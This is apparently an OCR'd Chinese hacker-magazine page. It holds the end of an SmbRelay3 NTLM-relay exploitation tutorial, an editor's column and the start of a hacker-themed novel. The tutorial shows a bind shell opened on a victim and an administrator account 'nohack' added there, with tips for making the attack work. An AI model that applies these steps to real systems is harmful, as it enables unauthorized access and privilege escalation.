[+] Creating Remote Service
[+] Opening Remote Service
[+] Starting Remote Service...
[+] *** Remote SmbRelay3 BindShell Service Running ***: (172.16.11.197:8080)
[+] Listening for incomming connections at port 1986
```

图 5




图 6




图 7

```
C:\WINNT\system32>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
k37
nohack
命令成功完成。
```

图 9

这表明已经成功通过了 NTLM 验证并自动把工具里的 smrs.exe 传了过去，还打开了被攻击机的 8080 端口。这时候我们只要直接 TELNET 被攻击机的 8080 端口，就能得到一个最高权限的 SHELL，如图 6。

下面添加一个管理员 nohack，如图 7、图 8、图 9，注意 TELNET 下输入命令是等回车以后才会显示的，因此别像我一样输错哦。

补充

这样，测试就算是完成了，最后补充几点：

1、有的局域网间由于设置问题，会提示输入密码，此时必须输入一个已知的最高权限的密码，否则可能出现如图 10 的错误，导致 smrs.exe 不能被传过去，开不了 8080 端口。而且由于实际情况中局域网间的设置不同，还有可能无限提示你输入密码，导致漏洞利用不成功。

2、还有，最初给的那个网站上没加 --SMBDestinationHost 这个参数来指定被攻击机的 IP，按照那种方法我没测试成功。

3、利用的时候，局域网间两台机器必须在同一工作组，而且在同层协议下。

对于这个漏洞，我的想法是可以在提权的时候使用，比如在 CMD 下如果能够 start http://xxx.xxx.xx.xx:xxxx 开启浏览器的话，说不定可以打开对方的 8080 呢。当然，最终这个漏洞的利用还是仁者见仁，智者见智的，我是 Jk7ose，谢谢大家耐心看完。

[文章中提到的工具已收录于本期光盘中]

编辑点评：

这类漏洞利用起来确实不怎么好使，不过利用不一定非要在 cmd 下，也可以写一个 bat 或者 vbs 之类的脚本。





图 8

```
[+] Accepted Connection - Replaying against 172.16.11.197
Sending SMB Authentication Handshake
Received SMB Message with NTLM v2 packet
Sending NTLM Challenge from SMB Server to the HTTP Client
Received Final Authentication packet from remote HTTP Client
Trying to authenticate to remote SMB as k34
Sending Final SMB Authentication packet with NTLM Message type 3
[-] Error. Unable to connect to admin$
[-] ftphost parameter not selected. Unable to execute reverse payload
```

图 10



断头台V

XApache：

最近一直闹金融危机，北京这里很多公司都倒闭了，还有很多单位为了“过冬”也都裁员了。朋友笑着说，作为IT民工，不用和其他民工兄弟过年挤一辆火车了，原因是他们大部分已经提前回家了。这个笑话听着有些苦涩，却恰当的表达了当前经济萧条的状况。

不过话说小编我虽然家在江浙地区，每次过年从北京回家都买不到这条线的票，实在郁闷之极。如果再这样的话，今年我就给土豆看办公室了，顺便审稿子。说到稿子，“黑小说”最近出了几个新的作者，虽然文章结构没太大问题，但是标点和段落、格式等还需要改进一下，另外老生长谈的就是错别字……我的邮箱是verdureorange@yahoo.com.cn，如果有谁想要直接咨询审稿编辑意见的话，可以给我发邮件，小说稿txt格式的就可以。

写小说的过程中可以参考一下高中的语文课本，虽然毕业很多年，但我依然觉得高中时候的写作训练是非常有用的，呵呵，可能和我当时遇到好老师也有原因吧。不管怎么说，非常欢迎优质的小说稿件过来啦。

图 张鹏亮

顿儿最近很郁闷，非常的郁闷，这种郁闷的情绪传染给了文叔和我，我们对此都一筹莫展。这不是0day，也不是SQL注入和溢出，然而确确实实是我们的数据被盗了。这就好比YY小说里面狗血的剧情以及柯南版的密室杀人案，看不到任何蛛丝马迹，但公司的下月计划报表被公布到一个行业论坛里，这却是事实。

顿儿从来不偷税漏税，然而这种行为，以及发贴人对这个报表指指点点的行为让他非常不满。习惯了发号施令和对别人指指点点的他，一下子爆发了。

顿儿找来了文叔，然后指着他的脸问这是怎么回事。文叔低着头，我在旁边看着，以为他百年难得一遇的要对顿儿服软道歉。自从文叔这个职业黑客到顿儿的公司工作以来，一直都是坚持己见，帮顿儿敛了不少财。不妥协、不让步、冷脸面对人生，是他一贯的风格。顿儿也是喜欢这种雷厉风行的工作态度，但还是不爽文叔的这张脸。

文叔抬起头道：“方总，我很想对这件事情负责，但我他妈被你招来不是做网络安全，而是做副总经理的。”

顿儿的眼神恍惚了一下，有些站立不稳。面部表情从愤怒、惊讶、感慨一直到无奈，循环播放着，肌肉的活跃度已经超越了常态。

文叔虽说不管这事，但还是觉得很丢人。前半生一直都是他玩弄别人，现在轮到别人玩弄他，其实最终还是造化弄人。面子是靠别人给的，但更重要的是自己争取。现在有人抽了顿儿一嘴，文叔在旁边看着，作为朋友的他，自然要有所表示。

我们都谋定而后动，三个人坐在一起推演入侵的手法和技术。找最新的工具挨个测试，文叔皱眉：“你们发现没？这个系统缺少最重要的一个东西！”顿儿眼神一亮：“什么？”“痕迹！没有任何迹象表示这被人入侵过！”…………缺少痕迹，不啻说明对手的强大。

“会不会是公司有人不小心泄露的？”文叔道。“应该不会有人那么不小心，这种东西虽然不算什么大机密，但每个人都知道不能告诉竞争对手的。而且我从来不亏自己人，他们也没有必要这么做。”

“我之所以肯定不是自己人泄露的，是因为被泄露出去的东西没有什么实际的经济价值。虽然别的公司可以看到我们下个月的行动计划，但已经定好的事情总是要做的，别的公司做得比我们好的，不稀罕看；做得没我们好的，看了也只是嫉妒。”

“不过近期不把事情解决，下次暴露出来的就可能是财务上的账目，比如员工的薪水、和孝敬各方的一点心意……这些东西要是流了出去……”顿儿一阵唏嘘：“那可真是破坏社会的安定团结啊。”

“嗯，社会一定要安定，我们商人才能有钱赚。”文叔斩钉截铁道。

尽管事情一时半会还无法解决，但公司还要运转，所以平日的应酬还是要做，酒也是一样要喝。

这天顿儿带来两个人，看起来很阳光的两个人。顿儿大大咧咧的介绍道：“这两个是我们公司跑市场的，瘦的叫小李，高的叫小简。喏，这个是咱们副总，这么长时间你们也没见过，叫声文哥好了，那个比较猥琐的是九哥。”

“哪能啊，这么帅的大哥就是九哥啊，幸会幸会，将来还要多罩着小弟啊。”小李伸出手来跟我握手，我把右手递过去，他跟着另外一只手也伸出来，双手紧紧的握了两下。

我心说这小子蛮上道，挺懂礼貌。“嗯，你们家那个耍飞刀的也很帅，我也一直想见，就是没机会见着，今天见了你，感觉小李飞刀再世也没你牛啊。”

小简看起来就是一个比较理性的人了，和文叔问了声好，然后几个人就一起坐下喝酒了。男人有酒就容易冲动，很快我们就无话不谈了，事实上跑市场的人都很健谈，什么话题都能有的聊。

顿儿带来的这两个人很有特色，他们给人的感觉完全不一样，但都很真诚。我和小李碰杯的时候，他总是要把杯沿低我一些以示尊重，而小简每次都是双手捧杯。

顿儿喷着酒气：“这俩儿人有意思吧？他们基本都是一起啃钉子户的。效果挺好，好几个感觉拿不下的单子都让他们拿到了。”

“小李以前是混社会的，他跟我，那是我救过他一命；小简是学院派，专业知识挺强，不过不太懂变通，两个人配合起来就很好。”顿儿有些难过：“只要是人，都是人才，就看怎么用。但是现在那个问题，却不是有人就能解决的。”

“别着急，总会有眉目的。”文叔拍拍他的肩膀：“应该不是大问题，否则全国都会有动作的。也许只是我们哪些方面没有想到而已。”

“如果是大漏洞，一定不会技术封锁的，因为总有一些人因为钱的缘故把漏洞做成实际的‘产品’。所以真的，真的只是我们没有发现问题而已。”

“方总，要不要在公司把消息流出去？要是人干的，肯定能发现点蛛丝马迹。”小李说道。

“不行，真要是公司里的人干的，我肯定饶不了他！”顿儿捶胸顿足道。

“你们方总还是喜欢动粗，这点看来怎么也改不了了。都说了咱们是文明人，文明人不动粗的，呵呵。”文叔笑道。

“你们都不成熟，让小李找个大哥把那家伙干掉，不是更彻底么？”我随口说了一句。

周围一下安静了起来，无数道目光聚

集了过来，仿佛在看刽子手一般。顿儿他们背过身去，很无辜的继续喝酒。

顿儿开始清理公司的内部账务，一时间好几个部门人人自危。要说采购、市场这些人不吃回扣，打死也没有人相信，这些都只是多少的问题，只要是在顿儿容忍范围之内的，看在他们创造的利润之下，他不会多说什么。

顿儿并不想造成什么恐慌，他只是要把一些重要的东西用原始的方法保存起来。当然，这次也是一个机会，他K掉了一个开始有点产生骄傲情绪的采购。当然骄傲并不是主要原因，而是他贪的实在太多了；贪的多也就算了，还固步自封；固步自封也就算了，他还把他老婆给整到公司来搞腐败。

顿儿义正严词的说："我掏钱是让你给我降低成本的，不是让你找个没用的人来混吃混喝的。"那个家伙的老婆带着幽怨的眼神看着顿儿……"看，看什么看，公司不需要你们两个，赶紧滚蛋。"

"我，我投诉你无故辞退员工！"被开除的小子色厉内荏道。"好啊，去投诉吧，我也投诉你违反公司法，涉嫌职务侵占罪！"…………

顿儿干净利落的肃清了一下公司内部环境，尽管他不太喜欢做这种事情，但多少往自己口袋里头收回点资金总是好的。虽然现在全公司鸡飞狗跳不断，顿儿依然没有从公司的人员中发现资料泄露的丁点蛛丝马迹。

看一个人的眼神，能够看到他的内心。这句话不见得对，但多多少少有点暂示的意味，连文叔都说顿儿现在的攻击性太强了。顿儿觉得自己有点要发疯，他不喜欢这样，却不停的在往这方面发展。

文叔是个苦孩子，所以和公司上下每个人的关系都很好，因为他理解每个人。这天他和保洁阿姨聊天，阿姨谈起给儿子买PSP的钱还没存够，"我得不吃不喝两个月才能给儿子买个PSP。"文叔说这么贵的东西你干嘛给他买？阿姨面露幸福的笑容说："儿子要毕业了，以后找工作会很辛苦，我以后也没什么可以送他的了，这个就是他工作以前的最后一份礼物。"文叔说那你得存好久啊，买个MP3什么的表示一下就可以了，干嘛买那么贵的？

阿姨有些不知所措："前两个月我送给他一个MP3，结果他嫌不好，从窗户外面扔了出去。"她从口袋里拿出一个外表破碎的MP3给文叔看，微微一笑："我托你们那些工程师帮我拷了点歌进去，现在一样可以用。"文叔一点话都不想说了，他突然有些怀疑阿姨的儿子，会不会是他偷偷跑到公司，顺手拿走了资料？

今天有阵雨，文叔把我们叫出来喝酒。他说已经知道公司机密是怎么泄露出去的了，顿儿接到电话只用了十分钟就到了经常去的那家酒吧。

我同样很好奇，因为是文叔发现的，也许是我们平日里根本不曾注意的东西，虽然细小，但是意义重大。文叔先把保洁阿姨的故事告诉我们，语气没有任何变化。顿儿说："你怀疑是他儿子穷疯了，让他娘利用职务之便窃取了资料？"

"是的，这个嫌疑很大，而且我们公司对这些零杂工管理并不严格。"

"你放屁！"顿儿怒道："公司规章制度可是我规定的，那还不严格？我可是对任何人都没有例外的。而且就他娘的那样子，那东西明面放在桌上她也不认得是什么。"

"有错过，没放过么？对她总该调查一下不是？""公司有监控录像，要不明天看一下吧。"顿儿沉思了一下说道。

第二天我们一起去翻阅公司的硬盘录像机，但是很明显，公司员工的物理防范工作做的都很到位，就连善良的大姐靠近公司电脑的机会都没有，她总是很勤劳，很少有休息。

顿儿看得有点郁闷，说下个月给她涨500块工资。文叔说一百一百涨吧，她工资只有800，你涨多了她会害怕的，相对而言，500块的比例太高了。

